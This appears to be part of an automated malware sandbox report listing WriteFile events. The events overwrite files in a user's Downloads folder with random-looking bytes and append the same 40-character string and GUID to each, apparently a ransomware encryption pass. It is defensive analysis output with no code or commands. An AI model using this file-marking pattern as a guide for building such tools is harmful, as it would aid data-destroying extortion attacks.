4e fd 57 fd 39 48 41 29 51 fd fd 09 fd 04 75 fd fd fd 21 fd 3c 48 6e 5f fd 5a fd 25 41	76r6pk,HwX6?UKC8u@|q$%#C~3 c;&Xou*!Gw~HC&D,ArmC]kF&%7@p/Sy-{7=JH\]>SbnnScL1CqZh$NW9HA)Qu!<Hn_Z%A	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\EEGWXUHVUG.png	1026	256	fd 7b 1f fd 59 6a fd fd 6a 58 fd 62 fd 6b fd fd 21 fd 2f 0c 0d 35 fd fd fd 5c fd 78 58 fd fd fd 70 fd 4b fd fd 59 0c fd 79 31 7d fd fd fd 17 fd 7c fd fd fd a0 3e 3c 04 7c fd 73 4a 58 fd 3d fd 13 fd 4c 14 fd 00 17 37 fd fd 5f fd 7d 1c 70 fd fd 2e 12 c9 57 fd 71 6f 26 40 fd 48 fd 2d 4c ff fd 7c 45 fd 1b cf fd fd 4d 45 fd fd 76 fd 30 3f 08 0b 6c fd 2b 7c fd fd fd 77 17 fd fd fd fd 26 45 24 06 fd 70 fd fd 7e fd 21 fd 51 fd e2 37 fd fd fd 0f fd 3c 74 46 fd fd 2c fd fd 1e fd fd fd 1d fd fd fd fd fd 2a 50 fd 21 42 24 fd fd fd fd fd 27 fd 20 fd fd 2a fd fd fd 75 2a fd fd 48 fd 26 fd fd fd fd df fd 30 fd 11 64 fd 7e 26 fd 74 0f fd 16 4f 16 fd 6c 46 fd fd fd 62 fd fd 06 fd fd fd fd fd 50 51 fd fd 01 45 06 fd fd	{YjjXbk!/5\xXpKYy1}|><|sJX=L7_}p.Wqo&@H-L|EMEv0?l+|w&E$p!Q7<tF,*P!B$'*u*H&0d&tOlFbPQE	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\EEGWXUHVUG.png	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\EEGWXUHVUG.png	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\EOWRVPQCCS.jpg	5	1021	28 76 0a 45 fd 7b 7b 0d 4d fd fd 36 6a fd fd 73 72 fd 59 fd 12 56 fd fd 7a 67 fd 51 74 39 fd 6f fd 49 23 fd 53 fd 3c fd 70 2b 23 32 4d fd fd 4f fd 1d fd fd fd fd fd fd fd fd 76 fd 71 64 9b 54 fd 24 fd fd 59 49 fd 64 2a 71 15 fd fd 1e 6d 10 fd fd fd 44 53 fd 10 5a 19 fd 6c 1c 3f fd fd fd 6c 4a 2d 59 2b fd 76 36 36 fd 26 fd fd 6c 10 fd fd 58 4f 11 fd fd 6b 2e fd fd fd fd fd 2f 7c fd fd fd 29 fd 04 fd 5f c3 41 77 1d 0f fd 77 fd e1 fd 2f fd fd 30 64 71 fd 20 2f 23 fd 72 fd 39 47 fd 6b fd 56 fd fd fd 68 fd 70 fd 6e 47 fd 39 0f 05 49 7b fd 34 69 43 4c 37 32 fd 1c 45 fd fd 1d 06 fd fd 3a 62 fd fd 6f 4a 52 0a 25 11 1e fd 31 fd 27 fd 46 02 fd a5 01 fd fd fd fd 68 4e 55 13 44 fd fd fd fd 6c 2f 79 fd 44 fd 27	(vE{{M6jsrYVgQt9oI#S<p+#2MOvqT$YId*qmDSZ?lJ-Y+66&lXOk./|_Aww/0dq/#r9GkVpnG9l{4iCL72E:boJR1'FhNUDl/yD'	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\EOWRVPQCCS.jpg	1026	256	fd fd 45 fd 76 2b fd 71 bc fd fd 69 fd 69 fd 50 fd 08 fd 61 fd 23 d4 fd 67 fd 7f 66 fd 0f fd 66 fd fd 7e 35 fd fd fd 39 55 fd fd 73 6b 64 43 fd fd 73 4c fd fd 5e fd fd fd fd fd fd fd 27 2b fd 11 12 7f fd fd 41 0e 0c 3e 09 42 01 2a 76 72 21 51 fd fd fd 5f fd 5f 13 06 06 47 fd b0 73 5f 05 04 01 30 fd 57 fd fd 2b fd fd fd 06 16 fd 68 fd fd fd 2a 7f fd fd 4f fd 3b fd 16 67 fd fd 7f fd fd 53 1f fd fd fd fd fd fd 5c 19 fd 62 6e 73 fd fd 4c 11 fd 3b 2c fd fd 03 fd 0e 4a fd 3d 27 61 28 fd 72 67 11 00 2f 16 fd fd 3e fd 71 54 26 fd 3a 47 20 fd 08 fd fd fd 3d 08 fd 2e 43 01 12 fd 36 fd fd 69 fd 78 37 7b 1c 1e fd fd fd 77 27 48 06 69 01 35 fd 30 14 34 fd 69 3c fd 5c 07 2a 14 78 fd 0d 34 0d fd 22 fd 74 26 7a 09 4e 2b 6e 20 fd 09 fd fd 12 fd	Ev+qiiPa#gff~5UskdCsL^'+A>B*vr Q__Gs_0W+h*O;gS\bns L;,J='a(rg/>qT&:G =.C6ix7{w'Hi504i<*x4"t &zN+n	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\EOWRVPQCCS.jpg	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\EOWRVPQCCS.jpg	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\EOWRVPQCCS.mp3	5	1021	fd 01 fd 1a 1d fd fd fd 33 fd fd 73 fd fd 7a fd 0d fd fd fd 61 7c fd 67 77 76 fd fd 4f 53 65 fd fd fd 21 18 fd 1e 36 fd 1b 26 1f fd fd fd 31 53 67 fd 4e 49 fd fd 4c 77 4d 1d 3d fd fd 9d fd 2d 3e fd fd 71 05 71 33 5d 70 fd 49 fd 75 fd 5a da fd fd fd 76 fd fd 7d 25 fd 78 38 35 0a fd 41 41 1d 7b fd 6b fd 58 fd 19 21 3c fd 64 fd 3d 25 42 fd fd 59 fd 24 fd fd fd fd 6d 5f 2b 27 09 fd 2c fd fd fd 4c fd 31 fd 13 09 fd fd 0a fd fd fd fd 0f fd fd 59 fd fd 3d 42 1d 62 fd 44 fd 79 fd 3c fd 65 fd 7f 2a fd 2e fd 05 fd fd fd 40 28 13 fd 69 63 2e fd fd 65 6d 7d fd fd 01 fd 61 fd fd fd 2b fd fd fd 00 2b fd 05 fd 46 63 66 3f fd 2e fd fd 2f 38 fd 35 fd 04 49 10 37 fd 01 1e 75 fd 22 47 fd 4d fd fd fd 5d fd 66 fd fd fd fd fd 0c 0c 2b 73	3sza|gwvOSe!6&SgNILwM=->q3]pIu Zv}%x85AA{kX! <d=%BY$m_+',L1Y=B bDy<e*.@(ic.em}a++Fcf? ./85I7u"GM]f+s	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\EOWRVPQCCS.mp3	1026	256	fd 6e fd fd 4b fd 76 fd 31 06 fd fd fd 72 fd fd 39 fd 70 51 5d fd fd fd 3a fd fd fd fd fd fd 5c 62 fd fd fd 0d 4d 2f fd 43 36 34 fd fd 0e fd 00 26 32 0c 03 28 49 fd fd 0d fd fd 59 43 56 0e 1b 7d 3b fd 3c 25 fd fd fd fd 4a 5b fd fd 6a 66 61 fd 70 76 fd 4d 79 fd 26 fd fd 22 fd fd 6f fd fd fd 0b 74 7a fd 3f 36 4f 0a a5 fd 02 fd 19 1a 66 5d 2c fd 02 fd 2d 71 fd fd 43 59 27 21 fd fd 3c 59 fd 2a 65 fd fd 7f 19 2c fd 65 09 fd 7b 77 54 35 19 fd fd fd fd 78 61 31 fd fd 5b 1b 5b fd 8f fd 37 fd fd fd 68 fd fd 43 7a fd fd fd fd 0a 07 54 1c 30 23 69 fd 5c 78 fd 4a 4f fd fd fd 32 00 20 04 fd fd fd 7d fd 6e 61 57 75 fd fd 20 62 69 fd 34 fd 69 43 18 11 fd 63 71 05 6f fd fd 38 60 fd 5c 7a fd fd fd fd 4f 3d 14 60 23 fd 25 55 7e fd 27 fd 04 1a fd fd 23	nKv1r9pQ]:\bM/C64&2(IYCV};<%J[jfapvMy&"otz? 6Of],-qCY'!<Y*e,e {wT5xa1[[7hCzT0#i\xJO2 }naWu b i4iCcqo8`\zO=`#%U~'#	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\EOWRVPQCCS.mp3	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\EOWRVPQCCS.mp3	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\EWZCVGNOWT.png	5	1021	fd fd 3d fd 79 fd fd 39 7d 61 fd 7d fd fd fd fd 0a 58 1f 3a 5a fd 07 fd 70 fd fd 79 3e 7e 61 fd 43 11 fd fd 7f 45 54 fd fd fd 04 71 7c fd fd 30 fd 6b 06 fd 59 57 60 fd 76 23 0f 06 1e fd 1c 62 fd 48 fd 06 fb 7c 08 10 fd fd 42 fd fd 56 22 52 3d 79 1a 49 57 5f 4d 6a 16 74 36 7d fd 14 fd 7f fd 5d 09 4b 22 fd 42 fd fd fd 34 0d fd fd fd 15 fd 34 fd fd 00 50 47 63 fd 2c 05 29 3e fd fd fd 37 73 16 72 77 fd 7b 65 fd 0d 43 fd 27 fd fd fd fd 4c fd fd 43 43 fd 53 fd 7d 78 fd fd 05 fd fd fd 52 9e 5b 44 fd fd 94 fd 69 6c fd 1d 2a fd ae 43 fd fd fd 17 fd 67 fd 5e fd 47 78 67 fd 3f fd fd fd 3b 0d 01 fd fd 39 6d fd 20 6a 72 fd fd fd fd 71 2a fd fd fd 35 fd fd 22 60 fd fd fd fd 2b c0 fd 31 42 00 fd 69 fd 4e fd fd 31 33 fd fd fd 5e fd fd fd	=y9a}X:Zpy>~aCETq|0kYW`v#bH|B" R=yIW_jt6}]K"44PGc,)>7srw{eC'L CCS}xR[Dil*Cg^Gxg?;9mjrq*5"`+1BiN13^	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\EWZCVGNOWT.png	1026	256	fd 69 1b fd 12 fd 3a fd 26 2c 65 15 2c 30 fd 1b 53 3f fd 76 3a fd 6e 3c fd 28 17 fd fd fd 76 7c fd fd 40 12 6c fd fd fd fd 68 fd 46 e6 0a fd fd fd 1f 0e fd 43 03 fd 2d fd 67 1e 47 11 60 47 fd 50 20 fd 24 fd 08 5e fd fd 39 41 16 52 21 25 14 7e fd 0a 1b 23 68 5d 27 59 62 31 fd 3f 30 fd 16 7e 33 5a 04 1b fd 7e fd fd 3e fd 14 fd fd 1f fd fd 20 12 0e 4c fd 44 fd 06 fd fd 1a fd 5f fd 76 fd 47 55 fd 9c 5e 4c fd fd 26 18 75 38 fd 4f 70 0e 64 fb 06 fd fd 09 24 fd fd fd 6e 46 7a fd 78 fd 08 7f 7d 58 29 71 fd fd fd 62 75 3a fd 6a 08 fd 13 fd 85 fd fd 92 fd 32 08 6a e0 fd 11 fd 7f fd 43 2a 0b fd 29 fd 5f fd fd 18 79 7e 7a fd fd 07 1c fd 28 37 50 fd 53 22 7e fd fd fd fd 74 49 33 fd 23 36 4b fd d8 fd fd 2b 26 fd	i:&,e,0S?:n<(v|@lhFC-gG`GP $^9AR!%~#h]'Y1?0~3Z~> LD_vGU^L&u8Op$nFzx}X)bu:j2jC*)_y~z(7PS"~tI3#6K+&	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\EWZCVGNOWT.png	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\EWZCVGNOWT.png	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\GRXZDKKVDB.jpg	5	1021	45 c1 4d 15 fd fd 24 fd 41 fd fd 2c 09 fd fd 13 fd 2e 4b fd 25 fd fd 41 31 44 54 fd fd 68 30 fd 3d fd 05 34 38 6d fd 07 1b fd fd fd 33 42 fd fd 74 2c fd fd 76 c7 44 fd 11 70 fd fd fd fd 20 fd 20 6f 9e 07 fd fd 1f 61 fd fd fd 3b fd 2a fd 7f 61 21 fd fd 12 fd 5d 62 12 30 19 7b fd 34 ef 1a 3e fd 0a 1c fd 5a fd fd fd 31 fd fd 11 03 47 fd fd 67 68 60 76 6a fd fd 12 fd 78 2d 5c 03 5f fd fd 43 fd 02 fd 2b fd fd fd c8 fd fd 71 05 fd fd 51 47 8b 61 12 fd fd fd 2a fd fd 3b fd 2c 35 66 5c 21 fd 56 60 08 09 fd fd 20 6a 22 6f fd 13 fd fd 19 7d fd 7e 7e 67 fd 3a fd fd 40 fd 52 50 fd 4b 52 4e 5f fd 76 0f fd 00 fd 18 03 6f fd fd 7a fd fd 17 36 51 45 1b 7e fd 67 fd fd 34 fd 79 fd 40 49 7f fd 7b fd 3f 63 fd fd 04 fd 62 56 09 35 47 09 fd	EM$A,.K%A1DTh0=48m3Bt,vDp oa; *a!]b0{4>Z1Ggh`vjx- \_C+qQGa*;,5f\!` j"o}~~g:@RPKRN_voz6QE~g4y@l{cbV5G	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\GRXZDKKVDB.jpg	1026	256	7a fd fd 32 55 67 fd fd fd 4a fd fd 58 7e fd 75 62 02 1c 02 fd 09 fd 4d fd 07 1e fd fd fd fd 21 2c 48 fd fd 63 fd fd 55 fd 44 fd fd 25 30 6f 1c 41 fd fd 33 2a fd fd 3d fd 55 fd 41 fd 6f fd 32 1c fd fd fd 6c 43 71 fd 09 7e fd 41 fd fd fd 7b 77 09 46 47 f6 2e fd 6c 6f 74 fd 3e 53 56 fd 33 fd 3c fd 05 fd a5 fd fd fd 5f 3f fd 49 00 00 fd fd 20 fd 10 fd fd fd 6e fd fd 3e 28 43 13 6d fd fd fd 40 1e 5a 10 fd fd 30 24 09 0a fd fd fd 79 fd 60 00 55 fd fd 59 4d 64 fd fd fd 3e 19 fd 7e 58 fd 5b 4e fd fd 44 fd 58 57 ed fd fd 5c 31 42 fd fd b0 fa 22 69 42 fd fd 05 fd fd 0c fd 69 fd fd fd fd fd 67 10 fd 2e fd fd fd 39 fd 51 fd 1f fd 10 5a fd 02 fd fd fd fd 26 fd 04 fd fd 78 5e fd fd 47 3c 2e fd 6c fd e9 09 fd 46 2b	z2UgJX~ubM!,HUD%0oA3*=UAo2lCq~ A{wFG.lot>V3<_?I n> (Cm@Z0$y`UY d>~X[NDXW\1B"iBig.9QZ&x^G<F+	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\GRXZDKKVDB.jpg	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\GRXZDKKVDB.jpg	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\NVWZAPQSQL.mp3	5	1021	fd 54 fd 6f 4c 51 4b a3 07 fd fd 5f 0d fd 0c fd 66 cf fd fd 28 51 68 39 fd 04 67 5f fd fd fd fd 3c fd fd 4b fd 35 79 fd 62 74 fd 4f 37 fd dd fd 30 fd fd 04 fd fd 33 fd 24 1e 53 62 fd 09 38 fd 33 6f 7f fd fe 24 69 58 fd 56 fd fd fd fd fd fd 30 fd 2e 21 7d fd 4c 20 76 6d 0a fd fd fd fd fd fd 15 55 14 68 fd 19 fd fd 79 fd 0c fd 21 fd 10 fd 43 fd 32 55 fd 5a 44 3d 17 03 fd fd 29 fd fd 6c fd 71 2a fd 6c 6d fd 09 53 03 fd 3d fd fd 26 fd fd 12 fd 14 7d 1d 3c 22 02 28 fd 79 0c 70 49 3d 46 7a 38 fd fd fd 26 0d fd 52 fd fd fd 3b 63 1d 32 2d 3b fd 2e 0d fd fd 2a fd 7a 59 0e fd 54 fd 3c fd fd fd 1a 2b f3 fd 3d fd 22 42 6c 26 fd 00 fd fd 3c c7 1f 2d 18 fd 29 36 2c fd 17 3f fd fd 0c 30 fd fd 2f 7d fd fd fd 50 5f 4a 60 7f 4a	ToLQK_f(Qh9g_<K5ybtO703$Sb3o$i XV0.!}LvmUhy!C2UZD=)Iq*lmS=&}<" (ypI=Fz8&R;c2-;.*zYT<+="Bl&<-)6,?0/}P_J`J	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\NVWZAPQSQL.mp3	1026	256	21 0c fd fd 22 62 fd 0d fd fd fd 42 fd 61 fd fd fd 62 fd fd fd 47 fd 5a 38 7b fd 05 fd 09 fd 56 70 fd fd fd fd fd 67 fd fd 72 6e fd 4b fd 6d 2b 68 2c fd 40 74 7c fd fd 5e 6a 13 fd fd 4e fd 7b fd 15 fd 1c fd fd 77 2a fd fd fd 38 39 08 02 fd 1f fd 72 75 54 6f fd 76 60 35 fd fd fd fd fd fd fd fd fd 76 44 fd 32 fd fd 67 78 fd 0f fd 63 07 fd fd fd 6c 3b fd fd 5f 49 fd fd 06 fd 58 fd 18 66 fd 66 fd fd 75 7f 1e fd fd 57 fd fd 05 09 14 fd fd 1a 7a fd 51 fd fd 00 fd 0b 2d 50 67 fd fd 2e fd fd 50 fd 59 2c 6c 53 fd cb 5a 45 4f 20 6f fd cf 6c 04 fd fd fd 76 fd fd 54 fd 61 48 38 3d fd 15 7d 81 64 fd 47 fd fd 6d 63 fd 2f fd fd fd 5a fd 47 57 60 53 fd 73 6a fd 3d 1e 2b fd fd 1c 75 33 4b 00 11 31 76 fd 03 09 fd fd fd 5c fd fd 12	!"bBabGZ8{VpgrnK+h,@|^jN{*89ru Tov`5vD2gxcl;_IXffuWzQ-Pg.PY,ISZEO olvTaH8=}dGmc/ZGW`Ssj=+u3K1v\	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\NVWZAPQSQL.mp3	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\NVWZAPQSQL.mp3	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\NVWZAPQSQL.pdf	5	1021	fd 03 fd 67 fd 6d fd fd 63 fd fd fd fd fd 32 56 64 fd fd fd fd fd fd 20 fd fd 5e fd fd 05 fd 72 13 fd fd fd 49 fd 22 fd 62 24 fd fd 4f fd 74 78 fd 22 5e ad 5e fd 74 fd fd fd 08 fd fd fd fd fd 79 4e 4a 7c 6e 56 70 fd fd fd 4e fd 2b 60 fd fd 74 1e 65 3c 1c fd 50 7a fd 8a fd fd 71 42 0a 46 fd 05 fd fd fd 58 fd 68 fd 45 fd fd fd fd 57 6f fd 2a fd 5a fd 54 fd 78 fd fd fd 39 fd fd fd 49 fd fd fd 7e 13 fd fd 4c 25 48 fd 33 30 fd fd 51 25 fd fd 70 5f fd 61 fd fd fd fd 6c fd 25 17 49 57 fd fd 41 3a fd 7f 15 1f 14 1a fd fd 11 fd fd 40 fd 34 fd fd fd 62 30 5c 03 3a fd fd 1c fd fd fd 06 fd 06 fd 23 fd fd 7e 0c 72 fd 3e 66 fd 5d fd fd fd fd fd 64 6f 69 fd 42 fd fd 71 69 fd 1e fd 3c 4d fd fd 3c 79 fd 36 fd 7b fd fd fd 4a 48 2e 4c 14 5d 04 19	gmc2Vd ^rI"b$Otx"^^tyJ|nVpN+`te<PzqBFXhEWo*Tx9I~L%H30Q%p_al% IWA:@4b0\:#~r>f]doiBqi<M<y6{JH.L]	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\NVWZAPQSQL.pdf	1026	256	41 fd 62 fd 4b 20 fd fd fd fd 6b 63 fd fd 5f 3c 53 fd fd 3f fd 52 11 fd 73 20 32 62 fd fd 0b 46 fd fd 07 58 14 74 4c 41 7e fd 1d 09 fd 79 fd fd 4c fd fd fd fd 7b bd 56 fd 06 19 10 35 5b 24 fd fd 36 fd 64 7b 72 fd 6e fd 38 fd 52 03 01 fd 1c fd fd fd fd 57 50 fd fd 78 61 60 fd fd 0f 65 2a 43 fd fd fd 5b 73 44 6d 2d 32 fd 2d 4d 3d fd fd 6c fd 6e fd 6a fd 51 fd 4b fd 11 fd fd fd 11 fd 5e fd 6e fd fd 41 57 fd 27 61 fd fd fd fd 5c fd 3d 3b 4d 06 fd 67 fd fd fd 50 fd fd 49 46 22 fd fd 1f 00 fd 4c fd fd 20 34 2a fd 4e 4b fd 50 fd fd fd 7d fd 3b 5c fd 72 fd 26 fd 71 fd 50 fd 33 fd fd fd 14 fd fd fd fd 02 76 68 0f fd 2f 0d 58 58 11 70 fd 16 54 fd fd fd fd 23 fd 7a fd 56 fd fd 59 fd fd 56 fd fd fd 66 fd fd 5a 6f fd fd fd 50 4c fd 3e fd	AbK kc_<S?Rs bFXtLA~y{V5[$6d{r n8RWPxa`e*C[sDm-2-M=lnjQK^nAW' a\=;MgPIF"L4*NKP};\r&qP3vh/XXpT#zVYVfZoPL>	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\NVWZAPQSQL.pdf	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\NVWZAPQSQL.pdf	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\NVWZAPQSQL.xlsx	5	1021	85 0f fd 35 fd 3d fd 4e fd 51 6d 3b 16 60 fd fd fd 34 fd 7b fd 66 fd 16 fd 66 fd 66 fd 24 32 23 fd fd 4b 3b fd fd fd 7e fd fd fd fd fd 2e fd fd fd 73 19 fd 4c 2e fd 72 66 fd 13 55 fd fd 5b 09 fd 69 fd 5c 05 fd 4c 34 fd 77 fd fd fd fd fd 0f 25 fd fd fd 42 fd 48 38 fd 4f 65 22 fd 7c 13 64 6b 50 fd fd 43 fd fd fd fd 19 fd 2b 09 3b fd 50 47 5f fd fd 3d 15 09 d3 23 19 fd 59 06 fd 5e 73 39 2b fd 3e fd e6 fd 74 ac fd fd fd fd 4c 3f fd fd 59 63 52 3b 2a 46 fd 01 0b fd 3b fd fd 68 fd 38 16 fd fd fd 36 fd 34 fd fd 7f 63 39 fd fd fd 16 0b 32 5c fd 6f 15 fd 0d fd fd 31 03 15 44 7a fd fd 17 fd 2e fd fd 5f 4d 54 73 70 fd 42 fd fd 1d 44 6d 31 fd 35 36 fd d1 fd 1f fd fd fd fd fd fd 8a 7b fd 26 07 39 db fd 70 fd 09 fd 06 fd 38 7b fd fd	5=NQm;`4{fff$2#K;~.sL.rfU[i\L4 w%BH8Oe"|dkPC+;PG_=#Y^s9+>L?Yc R;F;h864c92\o1Dz._MTspBDm156{&9p8{	success or wait	1	411859	WriteFile
C:\Users\user\Downloads\NVWZAPQSQL.xlsx	1026	256	fd fd 6a 09 0a 5d fd 2b 1e 1e fd 6d 6a fd fd 57 fd fd fd fd 0c 2c fd 61 5d fd e6 fd fd fd fd fd 1d 32 7a fd 16 fd fd 63 5f fd 3a fd 68 58 21 fd fd fd 5c 37 0d fd fd fd 5a 67 fd fd fd fd fd 02 fd 25 fd 68 fd fd 07 fd 5e fd 10 19 fd 2b 30 7e fd fd fd 47 fd 5e fd fd 35 02 fd 48 fd 0f 02 fd fd fd fd 4a fd fd fd fd fd fd fd 74 fd 78 55 77 fd 7c fd 26 fd 45 fd fd fd fd fd 68 5c 71 30 6a f5 66 66 fd fd fd fd fd 3b fd fd 21 d2 74 39 fd 22 57 35 5a fd fd 36 fd fd fd f4 fd 3e 13 34 fd fd 76 11 2e 69 fd 56 70 0c fd 5d 10 2a fd 1c fd 48 04 fd fd 39 fd fd 75 fd 13 fd 1c fd 55 4c fd fd 50 fd fd fd fd 3c 56 fd fd fd 2b fd c2 fd 46 fd fd fd bd fd 40 0f fd 23 bb fd 6e 6a 79 fd fd 14 fd fd 05 fd 19 01 54 53 7c 1c 59 fd 7c 36 04	j]+mjW,a]2zc_:hX!\7Zg%h^+0~G^5 HtxUw|&Eh\q0jff;!t9"W5Z6>4v.iV]*H9uULP<V+F@#nyTSY|6	success or wait	1	4115FA	WriteFile
C:\Users\user\Downloads\NVWZAPQSQL.xlsx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Downloads\NVWZAPQSQL.xlsx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\PALRGUCVEH.png	5	1021	3d 57 0f 65 fd 45 fd 32 fd 11 fd 7c fd 4f 36 7d fd 1f 31 38 7d 57 30 fd 45 48 fd fd 06 fd fd 7a 25 fd 1a 0f 3d fd 1a 17 fd 13 14 28 00 fd fd 6c 3a fd 1c fd fd fd 76 fd 02 68 fd 0f fd 14 fd fd 59 fd 6e 2a fd fd fd 0c fd fd 5e fd f7 5f fd fd fd 2e 7e fd 1a 0d 44 fd 47 fd fd fd 15 1f 3b fd 55 29 6f fd fd 38 fd 49 46 30 5b fd 3a 69 16 3d 3f fd 13 68 67 32 15 34 fd 4f 2d 05 fd fd fd 62 2d fd fd 5e 6d 63 3d 76 08 fd 7b 5e fd 7e 00 64 79 5e fd 7a fd 0b 40 74 5d fd 31 7d fd 29 fd 32 fd 2f cf fd 16 0e 5c 1d 21 fd fd 43 64 31 5d 13 fd 56 13 fd 1f fd 53 50 fd 46 14 5b 4b db 3e fd fd fd 02 fd 37 47 fd fd 00 47 49 57 38 fd 75 02 73 0e fd fd 40 7e fd fd fd 5a fd fd 60 fd fd 75 1b 6d fd 15 70 fd 62 2f fd 1f 22	=WeE2|O6}18}0EHz%=(l:vhY*^_.~D G;U)o8IF0:=?hg24O-b-^mc=v{^~dy ^z@t]})2/\!Cd1]VSPF[K>7GGIW8us~Z`ump/"	success or wait	1	411859	WriteFile
